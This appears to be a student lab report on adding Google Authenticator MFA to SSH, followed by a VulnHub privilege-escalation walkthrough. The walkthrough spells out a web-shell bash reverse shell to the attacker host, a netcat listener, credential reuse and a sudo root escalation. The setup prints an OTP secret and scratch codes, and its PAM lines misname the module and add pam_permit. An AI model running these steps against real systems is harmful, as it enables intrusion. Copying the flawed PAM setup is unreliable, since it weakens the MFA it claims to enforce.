

Contents

Design, Analysis, Forensics & Scripting	2
Question 1: (Implementing Multi-Factor Authentication for SSH).....	2
Initial SSH Server Setup & Need for MFA	2
SSH Hardening Configuration.....	3
2.1. SSH Configuration Changes	3
Public Key Authentication Setup	4
Installing Google Authenticator (MFA).....	6
Integrating MFA with SSH (PAM Configuration)	8
5.1. PAM Configurations	8
5.2. Enable Challenge-Response Authentication	8
Testing MFA-Protected SSH Login	8
Troubleshooting Potential Issues	9
Penetration Testing and Security Comparison	10
8.1. SSH Without MFA(VulnHub: Escalate_My_Privilege)	10
8.1.2. Nmap Scan	11
8.2. Attacks Prevented/Failed After MFA Implementation.....	18
Recommandations	19

Design, Analysis, Forensics & Scripting

Question 1: (Implementing Multi-Factor Authentication for SSH)

With the rise in cyber threats targeting SSH services, single-factor authentication is insufficient to protect server access. This assignment demonstrates the implementation of Multi-Factor Authentication (MFA) for SSH, covering setup, integration, testing, troubleshooting, and penetration testing to enhance overall SSH security.

IP Configurations;

Kali - 192.168.28.130/24

Client Machine - 192.168.28.149/24

SSH Server Machine - 192.168.28.148/24

Initial SSH Server Setup & Need for MFA

1.1.Baseline SSH Configuration

Commands:

- `sudo apt install openssh-server -y`
- `sudo systemctl start ssh`
- `sudo systemctl status ssh`
- `ss -ltn`

Explanation:

sudo apt install openssh-server -y installs the OpenSSH server package, enabling the Ubuntu system to accept incoming Secure Shell (SSH) connections.

sudo systemctl start ssh manually starts the SSH service to ensure it is running.

sudo systemctl status ssh verifies the operational status of the SSH daemon and confirms whether the service is active.

ss -ltn displays all listening TCP sockets, allowing verification that the SSH service is actively listening on its default port (port 22) on both IPv4 and IPv6 interfaces.

```
ubuntu@ubuntu:~$ echo "cb010422"
cb010422
ubuntu@ubuntu:~$ sudo apt install openssh-server ssh -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
ubuntu@ubuntu:~$ ss -ltn
State  Recv-Q  Send-Q      Local Address:Port      Peer Address:Port  Process
LISTEN  0        4096      localhost:ipp           0.0.0.0:*
LISTEN  0        4096          0.0.0.0:ssh             0.0.0.0:*
LISTEN  0        4096      _localdnsproxy:domain  0.0.0.0:*
LISTEN  0        4096      _localdnstStub%lo:domain 0.0.0.0:*
LISTEN  0        4096          [::]:ssh                [::]:*
LISTEN  0        4096      ip6-localhost:ipp      [::]:*
```

The first screenshot confirms that the OpenSSH server package was successfully installed on the system.

The second screenshot verifies that the SSH service is running correctly, as indicated by the status “**Active: active (running)**”, confirming that the SSH daemon is operational.

The third screenshot (ss -ltr) provides evidence that the SSH service is actively listening on port 22, confirming that the server is ready to accept incoming SSH connections over both IPv4 and IPv6.

SSH Hardening Configuration

2.1. SSH Configuration Changes

Commands: *sudo nano /etc/ssh/sshd_config*

```
ubuntu@ubuntu:~$ sudo systemctl start ssh
ubuntu@ubuntu:~$ sudo systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset: enabled)
   Active: active (running) since Sun 2026-01-25 06:13:54 UTC; 16min ago
 TriggeredBy: ● ssh.socket
   Docs: man:sshd(8)
        man:sshd_config(5)
  Process: 6054 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
 Main PID: 6056 (sshd)
    Tasks: 1 (limit: 4535)
  Memory: 1.2M (peak: 1.4M)
     CPU: 19ms
   CGroup: /system.slice/ssh.service
           └─6056 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

Jan 25 06:13:54 ubuntu systemd[1]: Starting ssh.service - OpenBSD Secure Shell
Jan 25 06:13:54 ubuntu sshd[6056]: Server listening on 0.0.0.0 port 22.
Jan 25 06:13:54 ubuntu sshd[6056]: Server listening on :: port 22.
Jan 25 06:13:54 ubuntu systemd[1]: Started ssh.service - OpenBSD Secure Shell
lines 1-18/18 (END)
```


Port 2233, PermitRootLogin no, PasswordAuthentication no, PubkeyAuthentication yes, X11Forwarding no, AllowTcpForwarding no

Explanation:

The SSH configuration file was modified to improve security by reducing the attack surface and enforcing stronger authentication controls:

- The SSH port was changed from the default port 22 to 2233 to reduce exposure to automated scans.
- Root login was disabled to prevent direct administrative access over SSH.
- Password authentication was disabled to mitigate brute-force and credential-based attacks.
- Public key authentication was enabled to allow secure key-based login.
- X11 forwarding was disabled to prevent remote graphical session misuse.
- TCP forwarding was disabled to stop the SSH service from being used for tunneling or lateral movement.

```
ubuntu@ubuntu:~$ echo "cb010422"
cb010422
ubuntu@ubuntu:~$ sudo nano /etc/ssh/sshd_config
```



```
ubuntu@ubuntu: ~  
GNU nano 7.2 /etc/ssh/sshd_config *  
Port 2233  
PermitRootLogin no  
PasswordAuthentication no  
PubkeyAuthentication yes  
X11Forwarding no  
AllowTcpForwarding no
```

The screenshot shows the SSH configuration file being edited to apply security hardening settings. The SSH port was changed, root and password-based logins were disabled, public key authentication was enabled, and unnecessary forwarding features were turned off to improve SSH security.

Public Key Authentication Setup

Command:

- `ssh-keygen -t rsa -b 2048`
- `ssh-copy-id -p 2233 ubuntu@192.168.28.148`

Explanation:

The `ssh-keygen` command generates an RSA key pair for secure authentication. The `ssh-copy-id` command copies the public key to the SSH server, enabling passwordless key-based SSH access over port 2233.

```

ubuntu@ubuntu:~$ echo "CB010422"
CB010422
ubuntu@ubuntu:~$ ssh-keygen -t rsa -b 2048
Generating public/private rsa key pair.
Enter file in which to save the key (/home/ubuntu/.ssh/id_rsa):
Created directory '/home/ubuntu/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/ubuntu/.ssh/id_rsa
Your public key has been saved in /home/ubuntu/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:T7X5GpjTxsXIMoQb9ukgRFikBYOgiun7KLcf50JvEpA ubuntu@ubuntu
The key's randomart image is:
+---[RSA 2048]-----+
|.. .o==          |
|. . . =          |
|.. .. + . .      |
|E. . . = + =     |
|+. . . S * = o   |
|. .o . = B o     |
|...o      * = .  |
|..=...      o o   |
|.++Bo       .    |
+----[SHA256]-----+
ubuntu@ubuntu:~$ 
ubuntu@ubuntu:~$ echo "cb014022"
cb014022
ubuntu@ubuntu:~$ ssh-copy-id -p 2233 ubuntu@192.168.28.148
/usr/bin/ssh-copy-id: INFO: attempting to log in with the new key(s), to filter
out any that are already installed
/usr/bin/ssh-copy-id: INFO: 1 key(s) remain to be installed -- if you are prompt
ed now it is to install the new keys
ubuntu@192.168.28.148's password:

Number of key(s) added: 1

Now try logging into the machine, with:  "ssh -p 2233 'ubuntu@192.168.28.148'"
and check to make sure that only the key(s) you wanted were added.

ubuntu@ubuntu:~$

```

The screenshots confirm successful key pair creation and installation of the public key on the SSH server, enabling secure key-based authentication.

Installing Google Authenticator (MFA)

Command:

- `sudo apt install libpam-google-authenticator -y`
- `google-authenticator`

Explanation:

The `libpam-google-authenticator` package installs the PAM module required to enable time-based one-time password (TOTP) authentication for SSH. The `google-authenticator` command initializes MFA for the logged-in user by generating a secret key, QR code, and emergency recovery codes used for OTP verification.

```
ubuntu@ubuntu:~$ echo "cb014022"
cb014022
ubuntu@ubuntu:~$ sudo apt install libpam-google-authenticator -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  libqrencode4
The following NEW packages will be installed:
  libpam-google-authenticator libqrencode4
0 upgraded, 2 newly installed, 0 to remove and 306 not upgraded.
Need to get 71.8 kB of archives.
After this operation, 212 kB of additional disk space will be used.
Get:1 http://archive.ubuntu.com/ubuntu noble/universe amd64 libqrencode4 amd64 4
.1.1-1build2 [25.0 kB]
Get:2 http://archive.ubuntu.com/ubuntu noble/universe amd64 libpam-google-authen
ubuntu@ubuntu:~$ echo "cb014022"
cb014022
ubuntu@ubuntu:~$ google-authenticator
Do you want authentication tokens to be time-based (y/n) ty
Do you want authentication tokens to be time-based (y/n) y
Warning: pasting the following URL into your browser exposes the OTP secret to Google:
  https://www.google.com/chart?chs=200x200&chld=M|0&cht=qr&chl=otpauth://totp/ubuntu@ubuntu%3Fsecret%3D6LOVJ5B26CBKRXV3GKM6IF7AHA%26issuer%3Dubuntu
Your new secret key is: 6LOVJ5B26CBKRXV3GKM6IF7AHA
Enter code from app (-1 to skip):
```



```
ubuntu@ubuntu: ~  
[REDACTED]  
Your new secret key is: 6LOVJ5B26CBKR XV3GKM6IF7AHA  
Enter code from app (-1 to skip): 211732  
Code confirmed  
Your emergency scratch codes are:  
19105184  
82757102  
92953072  
26352179  
56789428  
  
Do you want me to update your "/home/ubuntu/.google_authenticator" file? (y/n) y  
  
Do you want to disallow multiple uses of the same authentication  
token? This restricts you to one login about every 30s, but it increases  
your chances to notice or even prevent man-in-the-middle attacks (y/n) y  
  
By default, a new token is generated every 30 seconds by the mobile app.  
In order to compensate for possible time-skew between the client and the server,  
we allow an extra token before and after the current time. This allows for a  
time skew of up to 30 seconds between authentication server and client. If you  
experience problems with poor time synchronization, you can increase the window  
from its default size of 3 permitted codes (one previous code, the current  
code, the next code) to 17 permitted codes (the 8 previous codes, the current  
code, and the 8 next codes). This will permit for a time skew of up to 4 minutes  
between client and server.  
Do you want to do so? (y/n) y  
  
If the computer that you are logging into isn't hardened against brute-force  
login attempts, you can enable rate-limiting for the authentication module.  
By default, this limits attackers to no more than 3 login attempts every 30s.  
Do you want to enable rate-limiting? (y/n) y  
ubuntu@ubuntu:~$ echo "cb014022"
```

The screenshots confirm the successful installation and configuration of Google Authenticator for the user account. A QR code was generated and scanned using an authenticator application, and one-time password verification was successfully completed. Emergency recovery codes were also generated to ensure access in case the authenticator device is unavailable.


Integrating MFA with SSH (PAM Configuration)

5.1. PAM Configurations

Command: `sudo nano /etc/pam.d/sshd`

Explanation:

The PAM configuration file for SSH is modified to enforce Multi-Factor Authentication during the SSH login process. The Google Authenticator PAM module is added to require a one-time password (OTP) during authentication. The default common-auth inclusion is commented out to prevent conflicts with MFA enforcement.



```
GNU nano 7.2 /etc/pam.d/sshd *
# PAM configuration for the Secure Shell service

# Standard Unix authentication.
#include common-auth
auth required pam_google_authenticators.so nullok
auth required pam_permit.so
```

The screenshots confirm that the SSH PAM configuration has been updated to integrate Google Authenticator. The default authentication method is disabled, and MFA enforcement is enabled by requiring OTP verification through the Google Authenticator PAM module, ensuring that SSH access requires an additional authentication factor.


5.2. Enable Challenge-Response Authentication

Command:

`sudo nano /etc/ssh/sshd_config`

Explanation:

The SSH daemon configuration file is edited to enable challenge-response authentication, which is required for one-time password (OTP) verification during SSH login. This configuration ensures that the SSH server can prompt users for an OTP generated by Google Authenticator as part of the multi-factor authentication process.



```
ubuntu@ubuntu:~$ sudo nano /etc/ssh/sshd_config
ChallengeResponseAuthentication yes
AuthenticationMethods publickey,keyboard-interactive
```

The screenshot confirms that challenge-response authentication has been enabled in the SSH configuration file. The AuthenticationMethods publickey,keyboard-interactive setting enforces the use of public key authentication combined with OTP-based keyboard-interactive verification, allowing Multi-Factor Authentication to function correctly during SSH access.

Testing MFA-Protected SSH Login

Command:

`ssh -p 2233 ubuntu@192.168.28.148`

Explanation:

This command initiates an SSH connection to the server using the hardened SSH port. During the login process, the server prompts for a one-time verification code generated by Google Authenticator, validating the multi-factor authentication setup.

```
ubuntu@ubuntu:~$ ssh -p 2233 ubuntu@192.168.28.148
(ubuntu@192.168.28.148) Verification code:
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.14.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

$$$$$$$$\  $$$$$$\  $$$$$$\
$$  _____|$$  _$$\  $$  _$$\
$$ | _____|$$ /  \__|$$ |  $$ |
$$$$$\  $$ |  _____|$$ |  $$ |
$$  _$$\  $$ |  _____|$$ |  $$ |
$$ |  _____|$$ |  _____|$$ |  $$ |
$$ |  _____|$$ |  _____|$$ |  $$ |
\__|  _____|$$ |  _____|

ubuntu@ubuntu:~$ echo "cb014022"
```

The screenshot confirms a successful MFA-protected SSH login. After public key authentication, the SSH server prompts for a verification code, which is generated by the Google Authenticator application. Upon entering a valid OTP, access to the server is granted, demonstrating that Multi-Factor Authentication is functioning correctly.

Troubleshooting Potential Issues

Issue 1: SSH Service Fails to Restart

SSH may fail to restart if keyboard-interactive authentication is required but not enabled.

Solution: Enable `KbdInteractiveAuthentication` and `UsePAM`, and validate the configuration using `sshd -t` before restarting.

Issue 2: SSH Connection Closes After Login Attempt

Issue: SSH sessions may close immediately if Google Authenticator is not initialized for the user or PAM is misconfigured.

Solution: Run `google-authenticator` as the target user and verify the `.google_authenticator` file and PAM module order.

Penetration Testing and Security Comparison

8.1. SSH Without MFA(VulnHub: Escalate_My_Privilege)

Ip Configuration;


Kali – 192.168.28.130

Escalate_My_Privilege – 192.168.28.150

8.1.1. Netdiscover

Command: netdiscover -r 192.168.28.0/24

Explanation: Netdiscover scans the local network to identify active hosts using ARP requests.

A screenshot of a terminal window titled 'root@pranavcb014022: ~'. The terminal displays the output of the Netdiscover command. At the top, it shows 'Session Actions Edit View Help' and 'Currently scanning: 172.16.0.0/16 | Screen View: Unique Hosts'. Below this, it states '32 Captured ARP Req/Rep packets, from 4 hosts. Total size: 1920'. A table follows with columns: IP, At MAC Address, Count, Len, MAC Vendor / Hostname. The table lists four hosts: 192.168.28.1 (21 packets, 1260 bytes, VMware, Inc.), 192.168.28.2 (7 packets, 420 bytes, VMware, Inc.), 192.168.28.150 (3 packets, 180 bytes, VMware, Inc.), and 192.168.28.254 (1 packet, 60 bytes, VMware, Inc.).

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.28.1	00:50:56:c0:00:08	21	1260	VMware, Inc.
192.168.28.2	00:50:56:e3:ce:dc	7	420	VMware, Inc.
192.168.28.150	00:0c:29:bc:4e:b2	3	180	VMware, Inc.
192.168.28.254	00:50:56:e7:2a:e9	1	60	VMware, Inc.

Screenshot Explanation: Netdiscover scans the local network to identify active hosts using ARP requests.

8.1.2. Nmap Scan

Command: `nmap -A -p- -sC -sV 192.168.28.150`

Explanation: Nmap is used to identify open ports, running services, and service versions on the target system.

```
(root@pranavcb014022)-[~]
# nmap -A -p- -sC -sV 192.168.28.150
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-26 00:53 EST
Stats: 0:02:32 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 20.00% done; ETC: 00:56 (0:00:24 remaining)
Nmap scan report for 192.168.28.150 (192.168.28.150)
Host is up (0.0020s latency).
Not shown: 65376 filtered tcp ports (no-response), 150 filtered tcp ports (host-prohibited)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 61:16:10:91:bd:d7:6c:06:df:a2:b9:b5:b9:3b:dd:b6 (RSA)
|   256 0e:a4:c9:fc:de:53:f6:1d:de:a9:de:e4:21:34:7d:1a (ECDSA)
|_  256 ec:27:1e:42:65:1c:4a:3b:93:1c:a1:75:be:00:22:0d (ED25519)
80/tcp    open  http     Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_ http-title: Check your Privilege
| http-methods:
|_  Potentially risky methods: TRACE
|_ http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
| http-robots.txt: 1 disallowed entry
|_ /phpbash.php
111/tcp   open  rpcbind  2-4 (RPC #100000)
```

The scan reveals multiple open services, including SSH (OpenSSH 7.4), HTTP (Apache 2.4.6 with PHP 5.4.16), and RPC (port 111), confirming an expanded attack surface.

Step 1: Trying to Enter SSH (Failure Attempt)

Command: `ssh my_privilege@192.168.28.150`

Explanation: This command attempts to establish an SSH connection to the target system using a guessed username.

```
(root@pranavcb014022)-[~]
# ssh my_privilege@192.168.28.150
The authenticity of host '192.168.28.150 (192.168.28.150)' can't be established.
ED25519 key fingerprint is SHA256:UI9FGYpqELcCa90BJdpAjiMW6fU3mrIWkwiMSi0uoOM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.28.150' (ED25519) to the list of known hosts.
#####
#####
#                               Armour Infosec
#                               #
#                               ----- www.armourinfosec.com -----
#                               #
#                               Escalate my privilege
#                               #
#                               Designed By   :- Akanksha Sachin Verma
#                               #
#                               Twitter       :- @akankshavermasv
#                               #
#####
#####
my_privilege@192.168.28.150: Permission denied (publickey,gssapi-keyex,gssapi-with-mic
).
```

The SSH connection was established, but authentication failed with a **permission denied** error, indicating that password-based access is not permitted and valid credentials or keys are required.

Step 2: Accessing the Apache Service (Website)

Commands:

- `http://192.168.28.150`
- `http://192.168.28.150/phpbash.php`
- `id`
- `ls`
- `cat readme.txt`
- `cd /backup`
- `ls`
- `cd /backup/armour`
- `zcat 1.tar.gz`



in an insecure manner, demonstrating how misconfigured web access and poor backup handling can lead to credential exposure and enable privilege escalation.

Step 3: Getting Root

Command:

(Start listener on attacker machine)

- `nc -lvnp 8080`

(Execute reverse shell from web shell)

- `bash -i >& /dev/tcp/192.168.28.130/8080 0>&1`

`id`

`su armour`


`python3 -c 'import pty; pty.spawn("/bin/bash")'`

`sudo -l`

`sudo /bin/bash`

Explanation:

A reverse shell is established to gain interactive access. The compromised credentials are used to switch to the armour user. Sudo permissions are enumerated, revealing unrestricted command execution, which is abused to escalate privileges to root.



```
kali@pranavcb014022: ~  
Session Actions Edit View Help  
  
(kali@pranavcb014022)-[~]  
$ sudo nc -lvnp 8080  
sudo: unable to resolve host pranavcb014022: Name or service not known  
[sudo] password for kali:  
listening on [any] 8080 ...  
apache@my_privilege:/backup/armour# echo "cb014022"  
cb014022  
apache@my_privilege:/backup/armour# bash -i >& /dev/tcp/192.168.28.130/8080 0>&1  
  
kali@pranavcb014022: ~  
Session Actions Edit View Help  
whomai  
bash: whomai: command not found  
bash-4.2$ id  
id  
uid=48(apache) gid=48(apache) groups=48(apache)  
bash-4.2$ su armour  
su armour  
Password: b7bc8489abe360486b4b19dbc242e885  
  
id  
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)  
whoami  
armour  
ls  
  
kali@pranavcb014022: ~  
Session Actions Edit View Help  
python3 -c 'import pty;pty.spawn("/bin/bash")'  
[armour@my_privilege armour]$
```



```
kali@pranavcb014022: ~  
Session Actions Edit View Help  
[armour@my_privilege armour]$ sudo -l  
sudo -l  
Matching Defaults entries for armour on my_privilege:  
requiretty, !visiblepw, always_set_home, env_reset, env_keep="COLORS  
DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR LS_COLORS", env_keep+="MAIL PS1  
PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE  
LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY  
LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL  
LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY", env_keep+=LD_PRELOAD,  
secure_path="/sbin:/bin:/usr/sbin:/usr/bin  
  
User armour may run the following commands on my_privilege:  
(ALL : ALL) NOPASSWD: /bin/sh, /bin/bash, /usr/bin/sh, /usr/bin/bash,  
/bin/tcsh, /bin/csh, /bin/ksh, /bin/rksh, /bin/zsh, /usr/bin/fish,  
/bin/dash, /usr/bin/tmux, /usr/bin/rsh, /bin/rc, /usr/bin/rc,  
/usr/bin/rssh, /usr/bin/scponly, /bin/scponly, /usr/bin/rootsh,  
/usr/bin/shc, /usr/bin/shtool, /usr/bin/targetcli, /usr/bin/nano,  
/usr/bin/rnano, /usr/bin/awk, /usr/bin/dgawk, /usr/bin/gawk,  
/usr/bin/igawk, /usr/bin/pgawk, /usr/bin/curl, /bin/ed, /bin/red,  
/usr/bin/env, /usr/bin/cat, /usr/bin/chcon, /usr/bin/chgrp,  
/usr/bin/chmod, /usr/bin/chown, /usr/bin/cp, /usr/bin/cut, /usr/bin/dd,  
/usr/bin/head, /usr/bin/ln, /usr/bin/mv, /usr/bin/nice, /usr/bin/tail,  
/usr/bin/uniq, /usr/bin/ftp, /usr/bin/pftp, /usr/bin/zip,  
/usr/bin/zipcloak, /usr/bin/zipnote, /usr/bin/zipsplit,  
/usr/bin/zip, /usr/bin/unzip, /usr/bin/unzipsfx, /usr/bin/zipgrep,  
/usr/bin/zipinfo, /usr/bin/7za, /usr/bin/socat, /usr/bin/php,  
/usr/bin/git, /usr/bin/rvim, /usr/bin/rvim, /usr/bin/vim,  
/usr/bin/vimdiff, /usr/bin/vimtutor, /usr/bin/vi, /bin/sed,  
/usr/bin/e3, /usr/bin/e3, /usr/bin/dex, /usr/bin/links,  
/usr/bin/scp, /usr/bin/sftp, /usr/bin/ssh, /usr/bin/gtar, /usr/bin/tar,  
/usr/bin/rpm, /usr/bin/up2date, /usr/bin/yum, /usr/bin/expect,  
/usr/bin/find, /usr/bin/less, /usr/bin/more, /usr/bin/perl,  
/usr/bin/python, /usr/bin/man, /usr/bin/tclsh, /usr/bin/script,  
/usr/bin/nmap, /usr/bin/nmap, /usr/bin/aria2c, /usr/sbin/arp,  
/usr/bin/base64, /usr/bin/busybox, /usr/bin/cpan, /usr/bin/cpulimit,  
/usr/bin/crontab, /usr/bin/date, /usr/bin/diff, /usr/bin/dmmsg,  
/usr/sbin/dmsetup, /usr/bin/dnf, /usr/bin/docker,  
/usr/bin/easy_install, /usr/bin/emacs, /usr/bin/expand,  
/usr/bin/facter, /usr/bin/file, /usr/bin/finger, /usr/bin/flock,  
/usr/bin/fmt, /usr/bin/fold, /usr/bin/gdb, /usr/bin/gimp,  
/usr/bin/grep, /usr/bin/head, /usr/sbin/iftop, /usr/bin/ionice,  
/usr/sbin/ip, /usr/bin/irb, /usr/bin/jjs, /usr/bin/journalctl,  
/usr/bin/jq, /usr/sbin/ldconfig, /usr/sbin/logsave, /usr/bin/ltrace,  
  
[root@my_privilege armour]# whoami  
root  
[root@my_privilege armour]# id  
id  
uid=0(root) gid=0(root) groups=0(root)
```

